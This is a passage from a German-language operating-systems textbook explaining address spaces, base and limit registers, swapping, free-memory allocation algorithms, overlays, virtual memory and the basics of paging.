Das Konzept eines Adressraumes ist sehr allgemein und taucht in vielen Zusammenhängen auf. Betrachten wir beispielsweise Telefonnummern: In den USA, Europa und vielen anderen Ländern ist eine lokale Telefonnummer gewöhnlich eine siebenstellige Zahl. Der Adressraum für Telefonnummern reicht also von 0000000 bis 9999999, wobei einige Nummern nicht benutzt werden, wie z.B. diejenigen, die mit 000 beginnen. Mit der Zunahme von Mobiltelefonen, Modems und Faxgeräten wird dieser (Namens-)Raum zu klein, es müssen also immer mehr Ziffern benutzt werden. Der Adressraum für Ein-/Ausgabeports auf dem Pentium reicht von 0 bis 16.383. IPv4-Adressen sind 32-Bit-Zahlen, ihr Adressraum reicht also von 0 bis $2^{32}-1$ (auch hier gibt es wieder einige reservierte Nummern).

Adressräume müssen nicht numerisch sein. Die Menge der *.com*-Internetdomänen ist ebenfalls ein Adressraum. Dieser Adressraum besteht aus all den Zeichenfolgen der Länge 2 bis 63, die zusammengesetzt sind aus Buchstaben, Zahlen und Bindestrichen, gefolgt von *.com*. Mit diesen Beispielen sollte das Konzept nun klar geworden sein, es ist eigentlich recht einfach.

Etwas schwieriger ist es, wie man jedem Programm seinen eigenen Adressraum zuteilt, so dass die Adresse 28 in dem einen Programm einen anderen physischen Speicherort bezeichnet als Adresse 28 in einem zweiten Programm. Im Folgenden werden wir zunächst einen einfachen Weg beschreiben, der früher üblich war, aber nicht mehr benutzt wird, da man heute viel kompliziertere (und bessere) Modelle auf modernen Chips einsetzen kann.

Basis- und Limitregister

Diese einfache Lösung benutzt eine besonders simple Version der **dynamischen Relokation**. Hierbei wird jeder Adressraum eines Prozesses auf einen unterschiedlichen Teil des physischen Speichers auf einfache Weise abgebildet. Die klassische Lösung, die vom CDC 6600 (dem ersten Supercomputer der Welt) bis zum Intel 8088 (dem Herzen des Ori-

ginal-IBM-PCs) benutzt wurde, stattet jede CPU mit zwei speziellen Hardwareregistern aus, die in der Regel **Basis-** und **Limitregister** (*base/limit register*) genannt werden. Wenn Basis- und Limitregister benutzt werden, dann werden Programme ohne Relokation in möglichst aufeinanderfolgende Bereiche des Speichers geladen, wie in Abbildung 3.2(c) gezeigt. Sobald ein Prozess läuft, wird das Basisregister mit der physischen Adresse geladen, an der das Programm im Speicher anfängt, und das Limitregister wird mit der Länge des Programms geladen. In der Situation von Abbildung 3.2(c) würden also für das erste Programm 0 als Basiswert und 16.384 als Limit in diese Hardwareregister geladen. Die Werte für das zweite Programm wären 16.384 (Basisregister) bzw. 16.384 (Limitregister). Falls ein drittes 16-KB-Programm direkt über dem zweiten geladen und ausgeführt würde, dann wären Basis- und Limitregister 32.768 bzw. 16.384.


Jedes Mal, wenn ein Prozess den Speicher referenziert, um einen Befehl zu holen oder ein Datenwort zu lesen oder zu beschreiben, addiert die CPU-Hardware automatisch den Basiswert zu der Adresse, die von dem Prozess generiert wurde, bevor die Adresse auf den Speicherbus gelegt wird. Gleichzeitig wird geprüft, ob die angebotene Adresse gleich oder größer als der durch das Limitregister bestimmte Wert ist. In diesem Fall wird ein Fehler erzeugt und der Zugriff abgebrochen. Somit führt im Fall des ersten Befehls des zweiten Programms in Abbildung 3.2(c) der Prozess den Befehl

JMP 28

aus, aber die Hardware behandelt ihn, als ob es

JMP 16412

wäre, also erfolgt wie erwartet ein Sprung auf den CMP-Befehl. Die Belegungen des Basis- und Limitregisters während der Ausführung des zweiten Programms von Abbildung 3.2(c) sind in ►Abbildung 3.3 zu sehen.



3.2 [c]

Abbildung 3.3: Basis- und Limitregister können benutzt werden, um jedem Prozess einen separaten Adressraum zu geben.

Die Benutzung von Basis- und Limitregistern bietet eine einfache Möglichkeit, jedem Prozess seinen eigenen privaten Adressraum zu geben, weil zu jeder automatisch erzeugten Speicheradresse die Inhalte des Basisregisters hinzugefügt werden, bevor sie an den Speicher gesendet wird. In vielen Implementierungen sind Basis- und Limitregister geschützt, so dass nur das Betriebssystem sie verändern kann, wie zum Beispiel beim CDC 6600. Der Intel 8088 dagegen hatte noch nicht einmal ein Limitregister, sondern nur mehrere Basisregister, so dass zum Beispiel Programmtext und Daten unabhängig reloziert werden konnten. Es gab aber keinen Schutz dagegen, Adressen außerhalb des Adressraumes zu referenzieren.

Ein Nachteil der Relokation mit Basis- und Limitregistern ist die Notwendigkeit, bei jedem Speicherzugriff eine Addition und einen Vergleich durchzuführen. Vergleiche dauern nicht lang, aber Additionen sind durch die Übertragung der Carry-Bits relativ langsam, wenn nicht spezielle Additionsschaltkreise benutzt werden.

3.2.2 Swapping

Falls der physische Speicher des Computers groß genug ist, um alle laufenden Prozesse aufzunehmen, dann reichen die bisher besprochenen Modelle mehr oder weniger aus. Aber in der Praxis ist die Gesamtmenge an RAM, die von allen Prozessen benötigt wird, oft viel größer als der Speicher. Auf einem typischen Windows- oder Linux-System werden etwa 40–60 Prozesse gestartet, wenn der Computer hochgefahren wird. Wenn zum Beispiel eine Windows-Anwendung installiert wird, dann werden oft Kommandos ausgegeben, die bewirken, dass bei allen folgenden Systemstarts jedes Mal ein Prozess gestartet wird, der lediglich nach Updates für diese Anwendung sucht. Solch ein Prozess kann leicht 5–10 MB an Speicher belegen. Andere Hintergrundprozesse suchen nach ankommenden E-Mails, Netzwerkverbindungen und vielen weiteren Dingen. Und dies alles findet statt, bevor überhaupt das erste Benutzerprogramm gestartet wurde. Ernsthaftige Anwendungsprogramme benötigen heutzutage leicht 50 bis 200 MB und mehr an Speicherplatz. Somit würde es eine riesige Menge an Speicher erfordern, wollte man alle Prozesse die ganze Zeit im Speicher halten. Solange man diesen Platz also nicht hat, müssen andere Methoden gefunden werden.

Im Laufe der Jahre wurden zwei grundlegende Ansätze entwickelt, wie man der Überlastung des Speichers begegnen kann. Die einfachste Strategie ist das sogenannte **Swapping**, bei dem jeder Prozess komplett in den Speicher geladen wird, eine gewisse Zeit laufen darf und anschließend wieder auf die Festplatte ausgelagert wird. Prozesse im Leerlauf werden meistens auf der Platte gespeichert, so dass sie keinen Speicher verbrauchen, wenn sie nicht laufen (wobei einige von ihnen in bestimmten Zeitabständen aufwachen, ihre Aufgaben erledigen und dann wieder schlafen gehen). Bei der anderen Strategie, dem **virtuellen Speicher** (*virtual memory*), können Programme auch dann laufen, wenn sich nur ein Teil von ihnen im Arbeitsspeicher befindet. Zunächst behandeln wir Swapping, in Abschnitt 3.3 besprechen wir dann virtuellen Speicher.

► Abbildung 3.4 zeigt die Arbeitsweise eines Swapping-Systems. Anfangs liegt nur Prozess A im Arbeitsspeicher, später werden die Prozesse B und C erzeugt oder von

der Platte eingelagert. In ►Abbildung 3.4(d) wird A dann ausgelagert. Als Nächstes wird D ein- und B ausgelagert. Schließlich kommt A noch einmal zurück in den Speicher. Da A jetzt an einer anderen Stelle im Speicher liegt, müssen die Adressen, die in A enthalten sind, reloziert werden. Dies wird wahrscheinlich hardwaremäßig während der Programmausführung erledigt, kann aber auch durch Software geschehen, wenn der Prozess ein- und ausgelagert wird. Basis- und Limitregister beispielsweise würden hier gut funktionieren.




Abbildung 3.4: Mit der Ein- und Auslagerung von Prozessen ändert sich die Speicherbelegung. Die schraffierten Bereiche sind ungenutzt.

Lücken im Speicher, die durch Swapping entstehen, können zu einer großen Lücke zusammengefasst werden, indem man alle Prozesse so weit wie möglich im Speicher nach unten schiebt. Diese Technik ist als **Speicherverdichtung** (*memory compaction*) bekannt. Speicherverdichtung wird normalerweise nicht eingesetzt, weil sie eine Menge Rechenzeit verbraucht. Eine 1-GB-Maschine, die 4 Byte in 20 ns kopieren kann, bräuchte z.B. 5 Sekunden, um ihren gesamten Speicher zu verdichten.

Eine wichtige Frage ist auch, wie viel Speicher für einen Prozess reserviert werden soll, wenn er erzeugt oder eingelagert wird. Wenn jeder Prozess eine feste Größe hat, die sich niemals ändert, ist die Entscheidung einfach: Das Betriebssystem teilt ihm genau so viel zu, wie er braucht, nicht mehr und nicht weniger.

Viele Programmiersprachen erlauben es aber beispielsweise, dynamisch Speicher auf einem Heap zu reservieren. Dadurch können die Datensegmente eines Prozesses größer werden. Wenn der Prozess dann versucht zu wachsen, entsteht ein Problem. Wenn es eine Lücke im Speicher neben dem Prozess gibt, kann diese dem Prozess zugeteilt werden und er kann in die Lücke hineinwachsen. Wenn der Prozess dagegen direkt neben einem anderen Prozess liegt, muss der wachsende Prozess entweder in eine Lücke verschoben werden, die groß genug für ihn ist, oder es müssen Prozesse ausgelagert werden, um eine passende Lücke zu schaffen. Wenn ein Prozess nicht wachsen kann und der Swap-Bereich auf der Platte voll ist, muss der Prozess unterbrochen werden, bis Speicherplatz freigegeben wurde (oder er kann abgebrochen werden).

Wenn man davon ausgeht, dass die meisten Prozesse während ihrer Laufzeit wachsen, ist es wahrscheinlich keine schlechte Idee, immer etwas mehr Speicher zu reservieren, wenn ein Prozess eingelagert oder verschoben wird. Dadurch lässt sich der zusätzliche Aufwand vermeiden, wenn ein Prozess nicht mehr in seinen Speicherbereich passt. Wenn ein Prozess ausgelagert wird, sollte natürlich nur der wirklich benutzte Speicher auf die Platte geschrieben werden; den Extraspeicher mit auszulagern, wäre Verschwendungen. In ►Abbildung 3.5(a) sehen wir eine Speicherkonfiguration, in der für zwei Prozesse Platz gelassen wurde, damit sie wachsen können.




Abbildung 3.5: (a) Speicherreservierung für ein wachsendes Datensegment (b) Speicherreservierung für wachsende Stack- und Datensemente

Wenn ein Prozess zwei wachsende Segmente haben kann – zum Beispiel ein Datensegment, das als Heap für dynamische Variablen genutzt wird, und ein Stacksegment für lokale Variablen und Rücksprungadressen – liegt es nahe, die Anordnung aus ►Abbildung 3.5(b) zu verwenden. In dieser Abbildung hat jeder Prozess ein Stacksegment am oberen Ende seines Speicherbereiches, das nach unten wächst, und ein Datensegment genau oberhalb vom Programmcode, das nach oben wächst. Der freie Speicher in der Mitte kann für jedes der beiden Segmente benutzt werden. Wenn er nicht ausreicht, müssen die Prozesse in eine größere Lücke verschoben, ausgelagert (bis eine ausreichend große Lücke erzeugt werden kann) oder abgebrochen werden.

3.2.3 Verwaltung freien Speichers

Wenn der Speicher dynamisch zugeteilt wird, muss das Betriebssystem ihn verwalten. Grob gesagt gibt es dafür zwei Möglichkeiten: Bitmaps und Freibereichslisten (*free list*). In diesem und im nächsten Abschnitt werden wir diese beiden Methoden behandeln.

Speicherverwaltung mit Bitmaps

Bei der Speicherverwaltung mit Bitmaps wird der Speicher in Belegungseinheiten unterteilt, die nur aus ein paar Wörtern bestehen oder einige Kilobyte groß sein können. Jeder Einheit entspricht ein Bit in der Bitmap, wobei eine 0 bedeutet, dass die Einheit frei ist, und eine 1, dass sie belegt ist (oder umgekehrt). ▶ Abbildung 3.6 zeigt einen Teil eines Speichers und die zugehörige Bitmap.




Abbildung 3.6: (a) Ein Teil eines Speichers mit fünf Prozessen und drei Lücken. Die Teilstreiche markieren die Grenzen der Belegungseinheiten. Die schraffierten Bereiche sind frei (0 in der Bitmap). (b) Die zugehörige Bitmap (c) Dieselbe Information als Liste

Die Größe der Belegungseinheiten ist eine wichtige Entwurfsfrage. Je kleiner die Einheiten, desto größer wird die Bitmap. Aber selbst wenn die Einheiten nur 4 Byte groß sind, wird für je 32 Bit nur 1 Bit in der Bitmap gebraucht. Ein Speicher der Größe $32n$ Bits verbraucht n Bit für die Bitmap, also $1/33$ des Speichers. Für große Einheiten wird die Bitmap kleiner, aber es wird beträchtlicher Speicher an den Rändern von Prozessen verschwendet, wenn ihre Größe kein Vielfaches der Größe einer Einheit ist.

Mit Bitmaps lassen sich sehr einfach Wörter in einem Speicher von fester Größe verwalten, weil die Größe der Bitmap nur von der Größe des Speichers und der Größe der Belegungseinheiten abhängt. Das Hauptproblem ist, dass die Speicherverwaltung jedes Mal die gesamte Bitmap nach einer Folge von k 0-Bits durchsuchen muss, wenn ein Prozess, der k Einheiten benötigt, in den Speicher geladen werden soll. Eine Bitmap nach einer zusammenhängenden Folge von 0-Bits einer gegebenen Länge zu durchsuchen, ist zeitaufwändig (u.a. weil die Folge sich über Wortgrenzen in der Bitmap erstrecken kann). Dies ist ein Argument gegen Bitmaps.

Speicherverwaltung mit verketteten Listen

Eine andere Art, den Überblick über den Speicher zu behalten, ist eine verkettete Liste von freien und belegten Speichersegmenten zu führen, wobei ein Segment entweder einen Prozess enthält oder eine Lücke zwischen zwei Prozessen darstellt. Der Speicher in ▶ Abbildung 3.6(a) wird in ▶ Abbildung 3.6(c) als verkettete Liste von Segmenten dargestellt. Jeder Eintrag in der Liste bezeichnet eine Lücke (L) oder einen Prozess (P) und enthält die Startadresse, die Länge und einen Zeiger auf den nächsten Eintrag.

In diesem Beispiel ist die Liste nach Adressen sortiert, was den Vorteil hat, dass die Liste leicht angepasst werden kann, wenn ein Prozess ausgelagert oder beendet wird. Ein terminierender Prozess hat normalerweise zwei Nachbarn (außer er ist ganz außen im Speicher), die entweder Prozesse oder Lücken sein können. Damit ergeben sich die vier möglichen Kombinationen, die in ► Abbildung 3.7 dargestellt sind. In ► Abbildung 3.7(a) muss, wenn X terminiert, nur ein P durch ein L ersetzt werden. In ► Abbildung 3.7(b) und ► Abbildung 3.7(c) müssen jeweils zwei Einträge zu einem zusammengefasst werden und die Liste verkürzt sich um einen Eintrag. In ► Abbildung 3.7(d) verschmelzen drei Einträge miteinander und die Liste wird um zwei Einträge kürzer.

Da der Prozesstabelleneintrag für den terminierenden Prozess X normalerweise einen Zeiger auf den eigenen Listeneintrag enthält, wäre eine doppelt verkettete Liste bequemer als die einfach verkettete aus Abbildung 3.6(c). Die doppelt verkettete Liste vereinfacht das Auffinden des vorherigen Eintrages und die Überprüfung, ob eine Verschmelzung möglich ist.




Abbildung 3.7: Die vier möglichen Kombinationen für die Nachbarn des terminierenden Prozesses X

Wenn die Liste für die Verwaltung von Prozessen und Lücken nach Adressen geordnet ist, kommen mehrere Algorithmen in Frage, um Speicher zu reservieren, wenn ein Prozess erzeugt oder eingelagert werden soll. Wir gehen davon aus, dass die Speicherverwaltung weiß, wie viel Speicher nötig ist. Der einfachste Algorithmus ist **First Fit**: Die Speicherverwaltung geht die Liste der Reihe nach durch, bis sie auf eine ausreichend große Lücke stößt. Die Lücke wird in zwei Teile geteilt, einen für den Prozess und einen für den unbenutzten Speicher, außer im statistisch höchst unwahrscheinlichen Fall, dass der Prozess exakt passt. First Fit ist ein schneller Algorithmus, weil er so wenig wie möglich sucht.

Eine kleine Variation von First Fit ist **Next Fit**. Next Fit funktioniert genauso wie First Fit, merkt sich aber die Position, an der er zuletzt eine passende Lücke gefunden hat, und beginnt seine nächste Suche an dieser Stelle statt am Anfang des Speichers. In Simulationen (Bays, 1977) hat Next Fit eine etwas schlechtere Leistung als First Fit gezeigt.

Ein anderer bekannter und weit verbreiteter Algorithmus ist **Best Fit**, der die gesamte Liste von Anfang bis Ende durchsucht und die kleinste passende Lücke auswählt. Anstatt eine große Lücke auseinanderzubrechen, die später vielleicht noch gebraucht wird, versucht Best Fit, eine Lücke zu finden, die möglichst gut der tatsächlich benötigten Größe entspricht, um so die Anfragen und die freien Speicherbereiche möglichst gut aufeinander abzustimmen.

Um die Arbeitsweise von First Fit und Best Fit zu verdeutlichen, sehen wir uns noch einmal Abbildung 3.6 an. Wenn ein Block der Länge 2 benötigt wird, belegt First Fit die Lücke bei 5 und Best Fit die Lücke bei 18.

Best Fit ist langsamer als First Fit, weil er bei jedem Aufruf die gesamte Liste durchsuchen muss. Etwas überraschend ist, dass Best Fit auch mehr Speicher verschwendet als First Fit oder Next Fit, weil er dazu neigt, den Speicher mit winzigen, nutzlosen Lücken zu füllen. First Fit erzeugt im Mittel größere Lücken.

Um das Problem zu umgehen, dass durch die Verwendung von Lücken, die fast genau die richtige Größe haben, eine winzige Lücke entsteht, könnte man auch über einen Algorithmus **Worst Fit** nachdenken, der immer die größte verfügbare Lücke wählt, um noch eine nützliche Lücke übrig zu lassen. Simulationen haben gezeigt, dass auch Worst Fit nicht gerade eine gute Idee ist.

Alle vier Algorithmen können durch getrennte Listen für Prozesse und Lücken beschleunigt werden. Auf diese Weise verwenden sie ihre ganze Energie darauf, die Lücken, nicht die Prozesse zu untersuchen. Der Preis für die schnellere Zuteilung ist allerdings eine komplexere und langsamere Freigabe von Speicher, weil jedes freigegebene Segment aus der Prozessliste entfernt und in die Liste der Lücken eingefügt werden muss.

Wenn für Prozesse und Lücken getrennte Listen verwaltet werden, kann man die Lücken-Liste nach Größe sortieren, um Best Fit zu beschleunigen. Wenn die Suche bei der kleinsten Lücke beginnt, ist die erste Lücke, die groß genug ist, garantiert optimal. Damit kann die Suche früher beendet werden als bei einer einzigen Liste für Prozesse und Lücken. Mit einer Liste, die nach Größe sortiert ist, sind First Fit und Best Fit gleich schnell und Next Fit ist überflüssig.

Bei getrennten Listen ist noch eine weitere kleine Verbesserung möglich. Statt einer eigenen Datenstruktur für die Lücken-Liste wie in Abbildung 3.6(c) kann die Information in den Lücken gespeichert werden. Das erste Wort in jeder Lücke könnte deren Größe enthalten, das zweite einen Zeiger auf die nächste Lücke. Die Listeneinträge in Abbildung 3.6(c), die jeweils drei Wörter und ein Bit für P oder L belegen, werden dann nicht mehr gebraucht.

Ein letzter Zuteilungsalgorithmus ist **Quick Fit**, der getrennte Listen für Lücken in einigen gebräuchlicheren Größen unterhält. Er könnte z.B. eine Tabelle mit n Einträgen haben, von denen der erste ein Zeiger auf den Kopf einer Liste von 4-KB-Lücken ist, der zweite Eintrag auf eine 8-KB-Liste zeigt, der dritte Eintrag auf eine 12-KB-Liste und so weiter. Eine 21-KB-Lücke könnte entweder an die 20-KB-Liste gehängt werden oder an eine spezielle Liste für krumme Größen.

Quick Fit findet Lücken einer bestimmten Größe extrem schnell, aber er hat denselben Nachteil wie alle Algorithmen, die nach der Größe der Lücken sortieren: Wenn ein Prozess terminiert oder ausgelagert wird, ist das Finden und Verschmelzen von benachbarten Lücken zu aufwändig. Das Verschmelzen ist aber nötig, weil der Speicher sonst in kurzer Zeit zu einer Menge kleiner Lücken fragmentiert wird, in die kein Prozess mehr passt.

3.3 Virtueller Speicher

Im letzten Abschnitt hatten wir gesehen, wie Basis- und Limitregister genutzt werden können, um die Abstraktion von Adressräumen zu erzeugen. Dieses Konzept löst jedoch ein aktuelles Problem noch nicht: die Handhabung von sogenannter „Bloatware“. Auch wenn Speicherkapazitäten schnell steigen, so wächst die Größe von Computerprogrammen noch schneller. In den 1980er Jahren hatten viele Universitäten ein Timesharing-System, auf dem jede Menge (mehr oder weniger zufriedene) Benutzer simultan arbeiteten und das auf einem 4-MB-VAX lief. Heutzutage empfiehlt Microsoft schon für ein Einbenutzer-Vista-System mindestens 512 MB Arbeitsspeicher, um einfache Anwendungen laufen zu lassen, und 1 GB, wenn man irgendetwas Anspruchsvolles machen will. Der Trend zu Multimedia erhöht die Anforderungen an den Speicher noch weiter.

Diese Entwicklung bringt es mit sich, dass Programme ausgeführt werden müssen, die nicht in den Arbeitsspeicher passen. Und sicherlich braucht man Systeme, die das simultane Ausführen von mehreren Programmen unterstützen, wobei jedes einzelne Programm zwar in den Speicher passt, aber alle gemeinsam den Speicherplatz sprengen. Swapping ist hier nicht sehr erfolgsversprechend, da eine typische SATA-Festplatte eine Spaltenübertragungsgeschwindigkeit von höchstens 100 MB pro Sekunde hat. Das heißt, es dauert mindestens 10 Sekunden, um ein 1-GB-Programm auszulagern, und weitere 10 Sekunden, um ein 1-GB-Programm einzulagern.

Dieses Problem, dass die Programme größer als der Speicher sind, existiert schon seit den Anfängen der EDV, wenn auch nur in überschaubaren Bereichen wie in wissenschaftlichen Anwendungen und im Ingenieurwesen (das Simulieren der Erschaffung des Universums oder auch nur das Simulieren eines neuen Flugzeugs benötigt eine Menge Speicherplatz). In den 1960er Jahren löste man dies, indem man die Programme in kleine Stücke, sogenannte **Overlays**, aufspaltete. Beim Programmstart wurde nur der Overlay-Manager in den Speicher geladen, der wiederum sofort Overlay 0 lud und ausführte.

Im Anschluss daran wurde dem Overlay-Manager mitgeteilt, Overlay 1 zu laden, entweder oberhalb von Overlay 0 im Speicher (falls dafür Platz war) oder durch Überschreiben von Overlay 0 (falls eben kein Platz mehr frei war). Einige Overlay-Systeme waren hochkomplex und konnten viele Overlays gleichzeitig im Speicher halten. Die Overlays wurden auf der Festplatte gespeichert und vom Overlay-Manager bei Bedarf in den Speicher ein- und ausgelagert.

Auch wenn die eigentliche Arbeit des Ein- und Auslagerns der Overlays vom Betriebssystem vorgenommen wurde, so musste der Programmierer das Programm manuell aufteilen. Große Programme in kleine, modulare Teile aufzuspalten, war zeitaufwändig, langweilig und fehleranfällig. Nur wenige Programmierer waren darin wirklich gut. So dauerte es auch nicht lange, bis jemand darüber nachdachte, wie man die ganze Arbeit dem Computer überlassen könnte.

Diese Methode (Fortheringham, 1961) wurde als **virtueller Speicher** (*virtual memory*) bekannt. Die Grundidee dahinter ist, dass der Adressraum eines Programms in Einheiten aufgebrochen wird, die sogenannten **Seiten** (*page*). Jede Seite ist ein aneinander

angrenzender Bereich von Adressen. Die Seiten werden dem physischen Speicherbereich zugeordnet, wobei nicht alle Seiten im physischen Speicher vorhanden sein müssen, damit das Programm läuft. Wenn das Programm auf einen Teil des Adressraumes zugreift, der sich aktuell im physischen Speicher befindet, dann kann die Hardware die notwendige Zuordnung sehr schnell durchführen. Wenn das Programm dagegen auf einen Teil des Adressraumes zugreifen will, der *nicht* im physischen Speicher ist, so wird das Betriebssystem alarmiert, das fehlende Stück zu beschaffen und den fehlgeschlagenen Befehl noch einmal auszuführen.

In gewisser Hinsicht ist virtueller Speicher eine Verallgemeinerung der Basis- und Limitregisteridee. Der 8088 hatte separate Basisregister (aber keine Limitregister) für Text und Daten. Statt gesonderter Relokationen für Text- und Datensegmente kann mit virtuellem Speicher der gesamte Adressraum in ziemlich kleinen Einheiten auf den physischen Speicher abgebildet werden. Wir werden im nächsten Abschnitt zeigen, wie virtueller Speicher implementiert wird.

Virtueller Speicher funktioniert auch sehr gut in Systemen mit Multiprogrammierung, wobei hier einzelne Teile von mehreren Programmen gleichzeitig im Speicher sind. Während ein Programm darauf wartet, dass Teile von ihm eingelesen werden, kann die CPU einem anderen Prozess zugeteilt werden.

3.3.1 Paging

Die meisten Systeme mit virtuellem Speicher verwenden eine Technik namens **Paging**, die wir nun beschreiben wollen. Auf jedem Rechner greifen Programme auf eine Menge von Speicheradressen zu. Führt ein Programm einen Befehl wie

```
MOV REG,1000
```

aus, so wird der Inhalt der Speicheradresse 1.000 in das Register REG kopiert (oder umgekehrt, je nach Rechner). Adressen können u.a. mithilfe von Indizierung, Basisregistern und Segmentregistern generiert werden.




Abbildung 3.8: Position und Funktion der MMU. Die MMU ist hier Teil des CPU-Chips, wie heutzutage üblich. Aus logischer Sicht könnte es aber auch wie in alten Zeiten ein eigenständiger Chip sein.

Diese vom Programm generierten Adressen werden **virtuelle Adressen** genannt und bilden den **virtuellen Adressraum** (*virtual address space*). Bei Rechnern ohne virtuellen Speicher wird die virtuelle Adresse direkt auf den Speicherbus gelegt und das physische Speicherwort mit derselben Adresse wird gelesen oder überschrieben. Bei Systemen mit virtuellem Speicher gehen die virtuellen Adressen nicht direkt auf den Speicherbus, sondern an die **MMU (Memory Management Unit**, Speicherverwaltungseinheit), welche die virtuellen Adressen auf die physischen Adressen abbildet, siehe ▶ Abbildung 3.8.

Ein sehr einfaches Beispiel, wie diese Zuordnung funktioniert, ist in ▶ Abbildung 3.9 zu sehen: Hier haben wir einen Computer, der 16-Bit-Adressen generiert, von 0 bis 16 KB – 1 – die virtuellen Adressen. Der Computer hat jedoch nur 32 KB physischen Speicher. Obwohl also 64-KB-Programme geschrieben werden können, kann man diese nicht in ihrer Gesamtheit in den Speicher laden und ausführen. Eine vollständige Kopie des Programmkerne (bis zu 64 KB) muss aber auf der Festplatte liegen, damit Teile bei Bedarf eingelagert werden können.

Der virtuelle Adressraum ist in Einheiten fester Größe, sogenannte **Seiten** (*page*), unterteilt. Die entsprechenden Einheiten im physischen Speicher werden **Seitenrahmen** (*page frame*) genannt. Seiten und Seitenrahmen sind in der Regel gleich groß, in diesem Beispiel 4 KB. In realen Systemen kommen Seitengrößen zwischen 512 Byte und 64 KB vor. Mit 64 KB virtuellem Adressraum und 32 KB physischen Speicher erhalten wir 16 virtuelle Seiten und 8 Seitenrahmen. Zwischen RAM und Festplatte werden immer ganze Seiten übertragen.

